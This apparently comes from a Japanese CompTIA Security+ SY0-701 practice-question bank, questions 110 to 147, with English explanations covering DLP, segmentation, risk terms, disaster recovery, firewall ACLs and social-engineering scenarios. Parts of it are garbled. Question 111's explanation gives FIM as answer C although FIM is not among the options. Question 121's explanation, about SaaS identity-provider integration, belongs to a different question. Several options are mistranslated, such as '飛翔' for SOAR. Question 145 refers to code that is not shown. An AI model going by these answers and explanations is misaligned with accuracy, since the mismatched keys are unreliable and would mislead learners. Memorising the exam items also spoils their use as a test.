外部からアクセス可能なアプリケーションをホストする成長中の組織は、アプリケーションのパフォーマンスを向上させ、個々のサーバーのリソース使用量を削減するために、複数の仮想サーバーを追加します。パフォーマンスと可用性をさらに向上させるために、組織が採用する可能性が高いソリューションは次のどれですか。
A. SD-WAN
B. プロキシサーバー
C. ロードバランサー
D. ジャンプサーバー
正解: **(正解を表示します)**

質問: **111**
ある組織では、ネットワーク共有データの削除や不適切な権限割り当てといった問題が発生しています。これらの問題を追跡し、解決するために最も効果的な方法は次のうちどれでしょうか？
A. DLP
B. EDR
C. 終了
D. ACL
正解: **(正解を表示します)**
File Integrity Monitoring (FIM) is the best tool for detecting unauthorized file deletions, modifications, or improper permission changes within network shares. FIM works by creating cryptographic hashes and baselines for protected files or directories and then continuously monitoring for deviations. Any unauthorized deletion, modification, or permission change triggers alerts.
Security+ SY0-701 identifies FIM as a foundational integrity control used in compliance frameworks (PCI- DSS, HIPAA) and operational security monitoring. Because the organization is experiencing unpredictable changes to shared files and permissions, FIM provides visibility and accountability for who changed what and when.
DLP (A) prevents data leakage but does not detect permission changes. EDR (B) focuses on endpoint threat behavior, not file integrity on network shares. ACLs (D) define permissions but do not track changes or detect unauthorized modifications.
Therefore, C: FIM is the correct choice.

質問: **112**

オープン サービス ポートによって組織の攻撃対象領域が拡大する仕組みを最もよく説明しているのは次のうちどれですか。
A. これらは、スキャン中にエンドポイントのウイルス対策ツールによって無視されることがよくあります。
B. 会社のリモート エントリ ポイントをインターネットに公開できます。
C. 自動アプリケーション更新を有効にして、脆弱性の期間を短縮します。
D. 適切に制限されていない場合、不要なサービスが不正アクセスにさらされる可能性があります。
正解: **(**正解を表示します**)**
Open service ports directly contribute to an organization's attack surface because they provide potential entry points that attackers can probe, exploit, or abuse. In the context of the Security+ SY0-701 objectives, the attack surface is defined as the sum of all possible points where an attacker can attempt to enter or extract data from a system. Each open port corresponds to a service or application that is listening for incoming connections, and if that service is unnecessary, misconfigured, unpatched, or weakly protected, it becomes a viable attack vector.
Option D is correct because open ports may expose services that do not need to be accessible, especially if proper access controls, firewall rules, or network segmentation are not in place. For example, leaving management interfaces, legacy services, or test services open can allow attackers to perform reconnaissance, banner grabbing, credential attacks, or exploitation of known vulnerabilities. The SY0-701 study guide emphasizes the principle of minimizing attack surface by disabling unused services, closing unnecessary ports, and applying the principle of least functionality.
Option A is incorrect because endpoint antivirus tools are not responsible for identifying or managing open network ports at an architectural level. Option B is partially true but incomplete; while open ports can allow remote access, not all open ports are remote entry points, and the question asks for the best explanation of how attack surface increases. Option C is incorrect because open ports do not inherently enable updates and, in fact, often increase risk rather than reduce it.
In summary, open service ports increase attack surface by exposing services that attackers can target. Proper port management, firewall enforcement, and regular vulnerability scanning are critical controls emphasized in Security+ SY0-701 to reduce exposure and limit unauthorized access.

質問: **113**
次のアラート タイプのうち、時間の経過とともに無視される可能性が最も高いのはどれですか?
A. 真陽性
B. 真陰性
C. 誤検知
D. 偽陰性
正解: **(**正解を表示します**)**
A false positive is an alert that incorrectly identifies benign activity as malicious. Over time, if an alerting system generates too many false positives, security teams are likely to ignore these alerts, resulting in "alert fatigue." This increases the risk of missing genuine threats.
* True positives and true negatives are accurate and should be acted upon.
* False negatives are more dangerous because they fail to identify real threats, but they are not "ignored" since they do not trigger alerts.

質問: **114**
管理者は、ユーザーが大量の迷惑メッセージを受信していることを知りました。管理者はコンテンツフィルタを確認し、複数のユーザーに数百件のメッセージが送信されていることを確認しました。この種の攻撃を最もよく表しているのは次のうちどれですか？
A. 水飲み場
B. タイプミススクワッティング
C. ビジネスメール詐欺
D. フィッシング

正解: (正解を表示します)
The scenario describes a large number of unsolicited emails sent to multiple users. This is characteristic of phishing, which SY0-701 defines as mass-distributed fraudulent messages designed to trick recipients into clicking malicious links, downloading malware, or divulging sensitive information.
Phishing campaigns typically involve:
* High volume
* Non-targeted messaging
* Use of spoofed addresses or fake content
* Delivery through email systems
A watering-hole attack (A) compromises a legitimate website frequented by targets-not email.
Typosquatting (B) relies on malicious websites with deceptive URLs. Business Email Compromise (C) involves highly targeted spear-phishing or impersonation attacks, not bulk email blasts.
Because this incident involves "hundreds of messages" delivered to "multiple users," it clearly matches the characteristics of a phishing attack, not a sophisticated targeted attack type.
Phishing is the most common form of social engineering and is emphasized heavily in the Security+ exam due to its frequency and effectiveness.

質問: **115**
顧客の個人情報を含むファイルを誤って電子メールで送信した従業員を検出するのに役立つツールは次のどれですか?
A. 最高司令官
B. ネットフロー
C. ウイルス対策
D. DLP
正解: **D** (コメントを発表する)
DLP stands for Data Loss Prevention, which is a tool that can assist with detecting and preventing the unauthorized transmission or leakage of sensitive data, such as a customer's PII (Personally Identifiable Information). DLP can monitor, filter, and block data in motion (such as emails), data at rest (such as files), and data in use (such as applications). DLP can also alert the sender, the recipient, or the administrator of the data breach, and apply remediation actions, such as encryption, quarantine, or deletion. DLP can help an organization comply with data protection regulations, such as GDPR, HIPAA, or PCI DSS, and protect its reputation and assets. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions:
Exam SY0-701, 9th Edition, Chapter 2, page 78. CompTIA Security+ SY0-701 Exam Objectives, Domain
2.5, page 11.

質問: **116**
ある組織では、顧客データを、メインの企業ネットワーク上のユーザーがアクセスできないネットワークの別の部分に保存したいと考えています。この目的を達成するために、管理者は次のどれを使用する必要がありますか?
A. セグメンテーション
B. 孤立
C. パッチ適用
D. 暗号化
正解: **A** (コメントを発表する)
Segmentation is a network design technique that divides the network into smaller and isolated segments based on logical or physical boundaries. Segmentation can help improve network security by limiting the scope of an attack, reducing the attack surface, and enforcing access control policies. Segmentation can also enhance network performance, scalability, and manageability. To accomplish the goal of storing customer data on a separate part

of the network, the administrator can use segmentation technologies such as subnetting, VLANs, firewalls, routers, or switches. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 308-309 1

質問: **117**
フォレンジックエンジニアは、侵害の根本原因がSQLインジェクション攻撃であると判断しました。脅威アクターが使用したコマンドを特定するために、エンジニアは次のうちどれを確認する必要がありますか？
A. メタデータ
B. アプリケーションログ
C. システムログ
D. Netflow ログ
正解: **(正解を表示します)**
To identify the exactcommand or input usedduring a SQL injection attack, theapplication log (B)is the most relevant. It records inputs, errors, and processing activities within the application layer.
UnderDomain 2.1, CompTIA emphasizes reviewingapplication logsto detect indicators of malicious activity, includingweb application attackslike SQL injection.
Reference: CompTIA Security+ SY0-701 Objectives, Domain 2.1 - "Indicators of malicious activity: SQL injection; review application logs."

質問: **118**
次の暗号化ソリューションのうち、保存中のデータを保護するものはどれですか?
A. フルディスク暗号化
B. ステガノグラフィー
C. 秘密鍵
D. デジタル署名
正解: **(正解を表示します)**

質問: **119**
許容されるリスクの最大許容度を説明するのは次のどれですか?
A. リスク指標
B. リスクレベル
C. リスクスコア
D. リスク閾値
正解: **D (コメントを発表する)**
Risk threshold is the maximum amount of risk that an organization is willing to accept for a given activity or decision. It is also known as risk appetite or risk tolerance. Risk threshold helps an organization to prioritize and allocate resources for risk management. Risk indicator, risk level, and risk score are different ways of measuring or expressing the likelihood and impact of a risk, but they do not describe the maximum allowance of accepted risk.
References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page
34; Accepting Risk: Definition, How It Works, and Alternatives

質問: **120**

サイト信頼性エンジニアは、プライマリ施設がダウンした場合に同一サイトへの迅速なフェイルオーバーを必要とする復旧戦略を設計しています。エンジニアが検討すべきサイトの種類は次のうちどれですか？
A. 回復サイト
B. ホットサイト
C. コールドサイト
D. ウォームサイト
正解: **B (**コメントを発表する**)**
A hot site is a fully operational offsite facility that is equipped with hardware, software, and up-to-date data, and is ready to take over operations immediately if the primary site fails. This allows for minimal downtime and quick failover, meeting the requirement for rapid recovery.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 4.4: "Hot sites are ready to take over operations instantly with minimal downtime." Exam Objectives 4.4: "Summarize business continuity and disaster recovery concepts."

質問: **121**
ある企業は、従業員が会社支給の携帯電話を紛失する事例を廃止した後、リスクを軽減するために MDM ポリシー 10 を導入しました。いくつかのケースでは、紛失した携帯電話が悪意を持って使用され、他の従業員に対するソーシャル エンジニアリング攻撃が実行されました。この問題に最も適切に対処するために、次のどの MDM 機能を構成する必要がありますか (2 つ選択してください)。
A. 画面ロック
B. リモートワイプ
C. 完全なデバイス暗号化
D. プッシュ通知
E. アプリケーション管理
F. 地理位置情報
正解: **(**正解を表示します**)**
Integrating each SaaS solution with an Identity Provider (IdP) is the most effective way to address the security issue. This approach allows for Single Sign-On (SSO) capabilities, where users can access multiple SaaS applications with a single set of credentials while maintaining strong password policies across all services. It simplifies the user experience and ensures consistent security enforcement across different SaaS platforms.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 05 Security Program Management and Oversight.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Identity and Access Management.

質問: **122**
管理者は、組織外にこれらのファイルを電子メールで送信しようとするとアラートを生成する特定のファイルを識別してフィンガープリントしました。管理者が使用しているツールを最もよく表すのは次のどれですか。

A. DLP
B. SNMP トラップ
C. SCAP
D. IPS
正解: **(**正解を表示します**)**
The administrator is using a Data Loss Prevention (DLP) tool, which is designed to identify, monitor, and protect sensitive data. By fingerprinting specific files, DLP ensures that these files cannot be emailed or sent outside the organization without triggering an alert or blocking the action. This is a key feature of DLP systems, which prevent data exfiltration and ensure data security compliance.
SNMP traps are used for network management and monitoring, not data protection.
SCAP (Security Content Automation Protocol) is a set of standards for automating vulnerability management and policy compliance, unrelated to file monitoring.
IPS (Intrusion Prevention System) blocks network-based attacks but does not handle file fingerprinting.

質問: **123**
デジタル証明書の偽装 ID が検出されました。会社のドメインで使用されている可能性がある未識別キーと証明書の種類は次のどれですか。
A. 秘密鍵とルート証明書
B. 公開鍵と期限切れの証明書
C. 秘密鍵と自己署名証明書
D. 公開鍵とワイルドカード証明書
正解: **(**正解を表示します**)**
A self-signed certificate is a certificate that is signed by its own private key rather than by a trusted certificate authority (CA). This means that the authenticity of the certificate relies solely on the issuer ' s own authority.
If a spoofed identity was detected, it could indicate that a private key associated with a self-signed certificate was compromised. Self-signed certificates are often used internally within organizations, but they carry higher risks since they are not validated by a third-party CA, making them more susceptible to spoofing.
References = CompTIA Security+ SY0-701 study materials, particularly the domains discussing Public Key Infrastructure (PKI) and certificate management.

質問: **124**
システム管理者が複数のネットワークデバイスを購入しました。公開情報を利用して攻撃者がデバイスにアクセスするのを防ぐために、システム管理者は次のうちどれを実行する必要がありますか？
A. エンドポイント保護をインストールする
B. ポート/プロトコルを無効にする
C. デフォルトのパスワードを変更する
D. 不要なソフトウェアを削除する
正解: **(**正解を表示します**)**
Changing default passwords is a critical first step after acquiring new devices. Default credentials are widely known and publicly documented, so changing them prevents unauthorized access using this information.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 3.1: "Changing default passwords prevents attackers from exploiting publicly available device information." Exam Objectives 3.1: "Implement secure network architecture concepts."

質問: **125**
ある企業で、企業ネットワークから 30GB のデータが流出するという重大なインシデントが発生しました。
システム データがどこから流出し、どこに送信されたかを特定するのに最も効率的な方法は、次のうちどれですか。
A. ファイアウォールとネットワーク ログを分析して、外部 IP アドレスまたはドメインへの大量の送信トラフィックを検出します。
B. IPS および IDS ログを分析して、攻撃者が偵察スキャンに使用した IP アドレスを見つけます。
C. エンドポイントとアプリケーションのログを分析して、ファイル共有プログラムが実行されていたかどうかを確認します。
D. 外部の脆弱性スキャンを分析して、悪用可能なシステムを特定します。
正解: **(**正解を表示します**)**
To efficiently identify where data was exfiltrated from and where it was sent, the best action is to analyze firewall and network logs for unusually large outbound data transfers. Security+ SY0-701 emphasizes that network-level telemetry provides the most direct evidence of data exfiltration, including source IPs, destination IPs or domains, ports, protocols, timestamps, and data volume.
Firewall and flow logs can quickly reveal which internal systems transmitted large quantities of data externally and identify the attacker's destination infrastructure. This approach is efficient because it focuses directly on the movement of data rather than preliminary or secondary indicators.
IPS/IDS logs (B) are more useful for detecting reconnaissance or intrusion attempts, not confirming data theft paths. Endpoint and application logs (C) may help identify tools used but are less efficient for mapping data movement. External vulnerability scans (D) identify weaknesses, not exfiltration activity.
Therefore, the most efficient action is A: Analyze firewall and network logs for large outbound traffic.

質問: **126**
災害復旧サイトの整合性と可用性を検証する最良の方法はどれですか?
A. シミュレートされたフェイルオーバーを実行します。
B. 卓上演習を実施します。
C. ジェネレータを定期的にテストします。
D. データベース暗号化の要件を開発します。
正解: **(**正解を表示します**)**
Detailed Explanation:A simulated failover tests the disaster recovery site's ability to handle a full transition of services. This ensures all systems can function as expected during an actual disaster. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: "Disaster Recovery and Business Continuity Planning".

質問: **127**
システム管理者はバックアップ ソリューションを実装したいと考えています。ソリューションでは、災害発生時にオペレーティング システムを含むシステム全体を回復できる必要があります。管理者は次のどのバックアップ タイプを検討する必要がありますか?
A. 増分
B. ストレージエリアネットワーク
C. 差分
D. 画像
正解: **D (**コメントを発表する**)**
An image backup, also known as a full system backup, captures the entire contents of a system, including the operating system, applications, settings, and all data. This type of backup allows for a complete recovery of the system in case of a disaster, as it includes everything needed to restore the system to its previous state.

This makes it the ideal choice for a systems administrator who needs to ensure the ability to recover the entire system, including the OS.
References = CompTIA Security+ SY0-701 study materials, domain on Security Operations.

質問: **128**
アナリストは、最新リリースをテストするために、本番環境からUATサーバーにデータを移行したいと考えています。テストチームが機密データを閲覧できないようにするために、アナリストは次のどの戦略を用いるべきでしょうか？
A. データマスキング
B. データトークン化
C. データ難読化
D. データ暗号化
正解: **(**正解を表示します**)**
The best answer is A. Data masking.
When production data is copied into a UAT (User Acceptance Testing) environment, sensitive information should be protected so that testers cannot view real confidential values such as personal data, account numbers, or other regulated information. Data masking replaces sensitive data with realistic but fictional or hidden values while preserving the format and usability of the data for testing.
This makes it ideal for non-production environments where the application still needs data that looks real, but the testing team should not be able to see actual sensitive information.
Why the other options are incorrect:
B). Data tokenizationTokenization replaces sensitive values with tokens, but it is more commonly used to protect data in operational processing systems, such as payment environments. It is not the best fit here compared with masking for UAT visibility concerns.
C). Data obfuscationObfuscation is a broader term and can mean making data harder to understand, but data masking is the more precise and standard control for protecting test data from being viewed.
D). Data encryptionEncryption protects data at rest or in transit, but once authorized testers access and use the UAT system, the application may decrypt and display the data. That does not solve the problem of testers viewing sensitive values.
From a Security+ perspective, when moving production data into development, test, or UAT environments, the preferred control to prevent exposure of real sensitive data is data masking.

質問: **129**
第三者との法的契約上の義務が終了した後に、組織が不必要な法的責任を回避するために実施すべき対策は次のうちどれですか？
A. データ暗号化
B. データ分類
C. データ保持
D. データインベントリ
正解: **(**正解を表示します**)**
The best answer is C. Data retention.
To avoid unnecessary liability after the end of a legal contract obligation with a third party, an organization should follow a proper data retention policy.
Data retention policies define how long data must be kept and when it should be deleted or securely destroyed once it is no longer needed for legal, contractual, regulatory, or business purposes.
Keeping third-party data longer than necessary can increase:
legal exposure
privacy risk

breach impact
storage and governance burden
Why the other options are incorrect:
A). Data encryptionEncryption protects data confidentiality, but it does not address whether the data should still be retained at all.
B). Data classificationClassification helps determine sensitivity and handling requirements, but it does not define when data should be disposed of.
D). Data inventoryAn inventory helps identify what data exists, but it does not by itself reduce liability after contractual obligations end.
From the SY0-701 perspective, reducing liability after contractual or legal obligations end requires proper retention schedules and secure disposal, so C is the correct answer.

質問**: 130**
次の選択肢のうち、年間でどのくらいの頻度で事故が発生すると予想されるかを最もよく表しているのはどれですか？
A. RTO
B. しかし
C. SLE
D. ARO
正解**: (**正解を表示します**)**
The best answer is D. ARO.
ARO (Annualized Rate of Occurrence) measures how often a specific incident or event is expected to happen in a single year. This is the risk analysis attribute that directly represents yearly frequency.
Why the other options are incorrect:
A). RTORecovery Time Objective is the target time to restore operations after a disruption. It does not measure incident frequency.
B). ALEAnnualized Loss Expectancy estimates the expected yearly financial loss from a risk. It is calculated using other values and reflects cost, not frequency alone.
C). SLESingle Loss Expectancy is the monetary loss expected from one occurrence of an incident. It does not represent how often the event happens.
From the SY0-701 perspective, risk calculations often use:
ALE = SLE × ARO
Since the question asks how frequently an incident is expected to happen each year, the correct answer is ARO.

質問**: 131**
セキュリティチームがクラウドセキュリティ体制管理ツールを購入しました。しかし、ツールが検出する設定ミスの多さに、チームはすぐに困惑してしまいました。クラウドリソースセキュリティのワークフローを確立するために、セキュリティチームが設定すべき項目は次のどれでしょうか？
A. CASB
B. IAM
C. 飛翔
D. XDR
正解**: C (**コメントを発表する**)**
SOAR (Security Orchestration, Automation, and Response) platforms enable security teams to automate workflows, prioritize alerts, and manage remediation activities, helping to handle the volume of cloud misconfiguration alerts efficiently.
CASB (A) provides visibility and control for cloud services but is less focused on orchestration. IAM (B) manages identities and permissions, and XDR (D) is extended detection but does not provide workflow automation.
SOAR integration is critical for cloud security operations discussed in Security Operations#6:Chapter

質問**: 132**
SCAPが組織にもたらすメリットを説明しているのは、次のうちどれですか？
A. 確立されたベースラインの一部として定義された構成により、組織は十分にテストされたセキュリティソリューションを迅速かつ容易に導入できます。
B. 統合されたレポートレイアウトにより、技術者はインシデント対応を上級意思決定者に伝えやすくなります。
C. 脆弱性スキャンとレポートの共通フォーマットにより、異なるベンダーのセキュリティツール間の相互運用性が向上します。
D. 国際基準を厳格に遵守することで、セキュリティ侵害が発生した場合の組織全体のコストとリスクが軽減されます。
正解**: C (**コメントを発表する**)**
The best answer is C. The common format for vulnerability scanning and reporting enables greater interoperability between security tools from different vendors.
SCAP (Security Content Automation Protocol) is a standardized framework that helps security tools use common methods for expressing, measuring, and reporting security issues such as vulnerabilities, misconfigurations, and compliance results. One of its biggest benefits is interoperability across tools from different vendors.
Because SCAP uses standardized formats and naming conventions, organizations can more easily:
share scan results
compare findings across platforms
automate vulnerability and compliance checks
integrate multiple security products
Why the other options are incorrect:
A). The configurations defined as part of established baselines allow organizations to deploy well-tested security solutions quickly and easily.Baselines are important, but this answer is too general and does not capture the main benefit of SCAP.
B). The consolidated reporting layout makes it easier for technicians to communicate incident response to senior decision-makers.SCAP is not primarily about incident response reporting to executives.
D). The strict compliance to international standards reduces overall cost and risk to organizations when a security breach occurs.This is too broad and not the clearest explanation of what SCAP actually provides.
From the SY0-701 perspective, SCAP is valuable because it supports standardized vulnerability and configuration assessment and improves tool interoperability. Therefore, C is the correct answer.

質問**: 133**
セキュリティレビューに続いて、組織は、ワイヤレスアクセスにWPA2-Enterpriseを活用し、ユーザーが会社のIDサービスと照合して自身のIDを確認できるようにする必要があります。この環境でRADIUSを正しく適用するには、次のどの設定手順が適切ですか？
A. 802.1X認証を有効にし、企業ディレクトリと統合する
B. すべてのユーザーデバイスに自己署名証明書をインストールする
C. すべてのワイヤレスクライアントのMACフィルターを有効にする
D. ワイヤレスコントローラで多要素認証を要求するように設定
正解**: (**正解を表示します**)**
WPA2-Enterprise is designed for environments where users authenticate with unique, individual credentials backed by an enterprise identity store, rather than a shared preshared key. The Study Guide explicitly states:

"WPA2-Enterprise relies on a RADIUS authentication server as part of an 802.1X implementation for authentication. Users can thus have unique credentials and be individually identified." That maps directly to the requirement that users verify identity against the company's identity services using individual credentials.
It further explains how this is implemented operationally: "802.1X is an IEEE standard for access control...
In wireless networks, 802.1X is used to integrate with RADIUS servers, allowing enterprise users to authenticate and gain access to the network."
Therefore, the correct configuration step is enabling 802.1X and tying authentication into the organization's identity source (commonly a corporate directory). The other choices don't correctly "apply RADIUS" for WPA2-Enterprise: self-signed certs are not universally required for all EAP types and can introduce trust issues; MAC filters are weak and spoofable; and MFA might be beneficial but is not the fundamental step that enables RADIUS-backed WPA2-Enterprise authentication.
References: WPA2-Enterprise uses RADIUS + 802.1X and supports unique user credentials ; 802.1X integrates wireless authentication with RADIUS .

質問: **134**
定期監査中に、アナリストは、ある高校のある部署が、導入前に適切な検証を受けていないシミュレーションプログラムを使用していることを発見した。これは以下の脅威のうち、どれに該当する例ですか？
A. Shadow IT
B. Zero-day
C. Data exfiltration
D. Espionage
正解: **(正解を表示します)**

質問: **135**
ある企業は、よく知られたエクスプロイトによる古いバージョンのブラウザの脆弱性を悪用する攻撃に遭遇しています。これらの既知のシグネチャベースの攻撃を監視およびブロックする機能を最適に提供するために、次のどのセキュリティ ソリューションを構成する必要がありますか?
A. ACL
B. DLP
C. IDS
D. IPS
正解: **(正解を表示します)**
An intrusion prevention system (IPS) is a security device that monitors network traffic and blocks or modifies malicious packets based on predefined rules or signatures. An IPS can prevent attacks that exploit known vulnerabilities in older browser versions by detecting and dropping the malicious packets before they reach the target system. An IPS can also perform other functions, such as rate limiting, encryption, or redirection. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 3: Securing Networks, page 132.

質問: **136**
ある会社は最近、従業員にリモートワークを許可することを決定しました。会社は VPN を使用せずにデータを保護したいと考えています。会社が実装すべきテクノロジーは次のうちどれですか?
A. セキュアウェブゲートウェイ
B. 仮想プライベートクラウドのエンドポイント
C. ディープパケットインスペクション
D. 次世代レーションファイアウォール

正解: (正解を表示します)
A Secure Web Gateway (SWG) protects users by filtering unwanted software/malware from user-initiated web traffic and enforcing corporate and regulatory policy compliance. This technology allows the company to secure remote users' data and web traffic without relying on a VPN, making it ideal for organizations supporting remote work.
References = CompTIA Security+ SY0-701 study materials, particularly in the domain of network security and remote access technologies.

質問: **137**
システム管理者は、ベンダーからのサポートが終了しているシステムを発見しました。しかし、このシステムとその環境は事業運営に不可欠であり、変更することはできず、オンライン状態を維持する必要があります。
この状況で最も適切なリスク処理は次のどれですか?
A. 受け入れる
B. 転送
C. 反射
D. 避ける
正解: (正解を表示します)

質問: **138**
コスト削減のため、ある企業は従業員が個人端末からメールなどの社内リソースにアクセスできるようにする戦略を実施しています。この企業は次のうちどの戦略を実施しているのでしょうか？
A. CYOD
B. BYOD
C. COPE
D. MDM
正解: (正解を表示します)
BYOD, or Bring Your Own Device, is the correct answer because the company is allowing employees to use personally owned devices to access internal company resources such as email. In Security+ architecture and operations topics, mobile deployment models are important because each model shifts ownership, management, and risk differently. BYOD reduces hardware procurement costs, but it increases security concerns because the organization does not fully own or control the endpoint. Controls such as MDM, conditional access, encryption, remote wipe, acceptable use policies, and device compliance checks are commonly needed. CYOD means employees choose from approved corporate devices, while COPE means the company owns the device and permits personal use. MDM is a management control, not the deployment strategy itself.

質問: **139**
ある組織は 忘れられる権利」に関する規制を考慮に入れませんでした。この行動は、会社にどのような影響を与える可能性がありますか？
A. 罰金

B. データ侵害
C. 収益損失
D. 脅迫
正解: **(**正解を表示します**)**
Failure to comply with right-to-be-forgotten (data privacy) regulations can lead to significant fines imposed by regulatory authorities like GDPR enforcers. Such laws require companies to delete personal data upon user request.
Data breaches (B) are security incidents; revenue loss (C) and blackmail (D) may occur indirectly but fines are the direct legal consequence.
Regulatory compliance and consequences are critical topics in Security Program Management#6:Chapter 16 CompTIA Security+ Study Guide#

質問: **140**
最高経営責任者の企業アカウントから、予想外の、普段とは異なる内容の電子メールが届き、従業員に財務情報の提供と受信者の連絡先の変更を求めました。次の攻撃ベクトルのうち、最もよく使用されるのはどれですか。
A. ビジネスメール詐欺
B. フィッシング
C. ブランドのなりすまし
D. プリテキスティング
正解: **A (**コメントを発表する**)**
Business Email Compromise (BEC)is atargeted phishing attackin whichattackers impersonate executives or high-ranking officials(such as a CEO) to manipulate employees intotransferring money or providing sensitive data. Since the request is coming from the CEO's corporate email (possibly spoofed or compromised), this is aclassic example of BEC.
Phishing (B)is a broader term but typically involvesmassfraudulent emails rather than targeted executive impersonation.
Brand impersonation (C)involves faking a company's identity (e.g., fake PayPal emails).
Pretexting (D)involves social engineering tactics but does not necessarily involve email compromise.
Reference:CompTIA Security+ SY0-701 Official Study Guide, Threats, Vulnerabilities, and Mitigations domain.

質問: **141**
金融機関は、顧客データをクラウドに保存したいが、暗号化された状態でもデータにアクセスして操作できるようにしたいと考えています。そうすることで、機密性が高いため、クラウド サービス プロバイダーがデータを解読できなくなります。金融機関は、計算オーバーヘッドや速度の低下を心配していません。次の暗号化技術のうち、要件を最もよく満たすものはどれですか。
A. 非対称
B. 対称
C. 同型
D. 一時的な
正解: **(**正解を表示します**)**
Homomorphic encryption allows data to be encrypted and manipulated without needing to decrypt it first.
This cryptographic technique would allow the financial institution to store customer data securely in the cloud while still permitting operations like searching and calculations to be performed on the encrypted data. This ensures that the cloud service provider cannot decipher the sensitive data, meeting the institution's security requirements.
References =

CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.
CompTIA Security+ SY0-601 Study Guide: Chapter on Cryptographic Techniques.

質問: **142**
会計士が FTP 経由で銀行に情報を転送しています。会計士はデータの機密性を保護するために、次のどの軽減策を使用する必要がありますか?
A. データマスキング
B. 暗号化
C. 難読化
D. トークン化
正解: **(**正解を表示します**)**

質問: **143**
ある企業が、社内ネットワークから発信される DNS トラフィックを制限しようとしています。発信 DNS 要求は、IP アドレス 10.50.10.25 を持つ 1 つのデバイスからのみ許可されます。次のファイアウォール ACL のどれがこの目的を達成しますか。
A. アクセスリスト 送信許可 0.0.0.0/0 0.0.0.0/0 ポート 53
アクセスリスト アウトバウンド拒否 10.50.10.25/32 0.0.0.0/0 ポート 53
B. アクセスリスト送信許可 0.0.0.0/0 10.50.10.25/32 ポート53
アクセスリスト アウトバウンド拒否 0.0.0.0/0 0.0.0.0/0 ポート 53
C. アクセスリスト 送信許可 0.0.0.0/0 0.0.0.0/0 ポート 53
アクセスリスト アウトバウンド拒否 0.0.0.0/0 10.50.10.25/32 ポート 53
D. アクセスリストの送信許可 10.50.10.25/32 0.0.0.0/0 ポート 53
アクセスリスト アウトバウンド拒否 0.0.0.0/0 0.0.0.0/0 ポート 53
正解: **(**正解を表示します**)**
A firewall ACL (access control list) is a set of rules that determines which traffic is allowed or denied by the firewall. The rules are processed in order, from top to bottom, until a match is found. The syntax of a firewall ACL rule is:
Access list <direction> <action> <source address> <destination address> <protocol> <port> To limit outbound DNS traffic originating from the internal network, the firewall ACL should allow only the device with the IP address 10.50.10.25 to send DNS requests to any destination on port 53, and deny all other outbound traffic on port 53. The correct firewall ACL is:
Access list outbound permit 10.50.10.25/32 0.0.0.0/0 port 53 Access list outbound deny 0.0.0.0/0 0.0.0.0/0 port 53 The first rule permits outbound traffic from the source address 10.50.10.25/32 (a single host) to any destination address (0.0.0.0/0) on port 53 (DNS). The second rule denies all other outbound traffic on port 532.
References: CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 4, page 175.

質問: **144**
従業員がオフィスの駐車場でUSBメモリを発見しました。従業員は次のうちどれを行うべきでしょうか？
A. ドライブの内容を確認した後、ファイルの所有者に通知します。
B. ネットワークを露出させずにファイルを開くには、エアギャップシステムを使用します。
C. 安全な方法を使用して、ドライブを直ちに消去してください。
D. デバイスを接続せずにセキュリティチームに提出します。
正解: **(**正解を表示します**)**

The best answer is D. Submit the device to the security team without connecting it.
An unknown USB drive found in a parking lot is a classic example of a potential social engineering or malware delivery attack. Attackers may intentionally leave infected removable media where employees will find it and plug it into a system. The safest action is to not connect the device at all and instead turn it over to the security team for proper handling.
Why the other options are incorrect:
A). Notify the file owner after reviewing the contents of the drive.Reviewing the contents requires connecting the drive, which could infect the system or trigger malicious code.
B). Use an air-gapped system to open the files without exposing the network.Even an air-gapped system can be put at risk. Regular employees should not analyze suspicious media on their own.
C). Wipe the drive immediately using a secure method.This destroys possible evidence and still requires handling the device in a way that may not follow incident procedures.
From a Security+ standpoint, removable media from unknown sources should be treated as suspicious. Proper procedure is to avoid connecting it and escalate to the security team. Therefore, D is the correct answer.

質問**: 145**
ある企業のオンラインショッピングサイトが、2023年1月30日の深夜過ぎに利用できなくなりました。セキュリティアナリストがデータベースサーバーを調べたところ、データのバックアップに使用されている次のコードに気付きました。
アナリストが次に行うべきことはどれですか?
A. 最近解雇された DBA を確認します。
B. データベース サーバーをマルウェアスキャンします。
C. Web サーバーでランサムウェアのメモを検索します。
D. WAF ログでコマンド インジェクションの証拠を確認します。
正解**: (**正解を表示します**)**

質問**: 146**
在宅勤務中の人事部 (HR) の従業員が会社のノートパソコンを開いたままキッチンのテーブルに置き去りにしました。キッチンを歩いている家族が、最高財務責任者から人事部宛てに届いたメールを読みました。メールには会社のレイオフに関する情報が含まれていました。家族はメールの内容をソーシャルメディアに投稿しました。この事件の後、HR の従業員が最も見直す必要があると思われるポリシーは次のうちどれですか。
A. ハイブリッドな作業環境
B. 運用セキュリティ
C. データ損失防止
D. ソーシャルエンジニアリング
正解**: (**正解を表示します**)**
Operations security (OPSEC) focuses on identifying and protecting sensitive information to prevent unauthorized disclosure. In this scenario, the HR employee failed to safeguard confidential company information, leading to its exposure on social media.
Training in OPSEC would reinforce the need to maintain security best practices, such as locking screens when away from a device and ensuring that sensitive data is not exposed in unsecured locations.
Hybrid work environmentpolicies relate to managing remote and in-office work but do not specifically cover security risks like unauthorized data exposure.
Data loss prevention (DLP)deals with technology-based solutions to prevent unauthorized data transfers but does not address physical security practices.
Social engineeringrefers to deceptive tactics used by attackers to manipulate individuals, which is not applicable to this situation.

The HR employee should reviewoperations securitypolicies to prevent similar incidents in the future.

質問: **147**
セキュリティ オペレーション センターは、疑わしい IP アドレスに関するイベントを調査しています。セキュリティ アナリストが次のイベント ログを確認すると、同じ IP アドレスから認証するときに、ユーザー アカウントの大部分でログイン試行の遅延が発生していることが分かりました。

```
184.168.131.241 - userA - failed authentication
184.168.131.241 - userA - failed authentication
184.168.131.241 - userB - failed authentication
184.168.131.241 - userB - failed authentication
184.168.131.241 - userC - failed authentication
184.168.131.241 - userC - failed authentication
```

発生した攻撃を最もよく表しているのは次のうちどれですか?
A. 辞書
B. ブルートフォース
C. スプレー
D. レインボーテーブル
正解: **(**正解を表示します**)**

質問: **148**
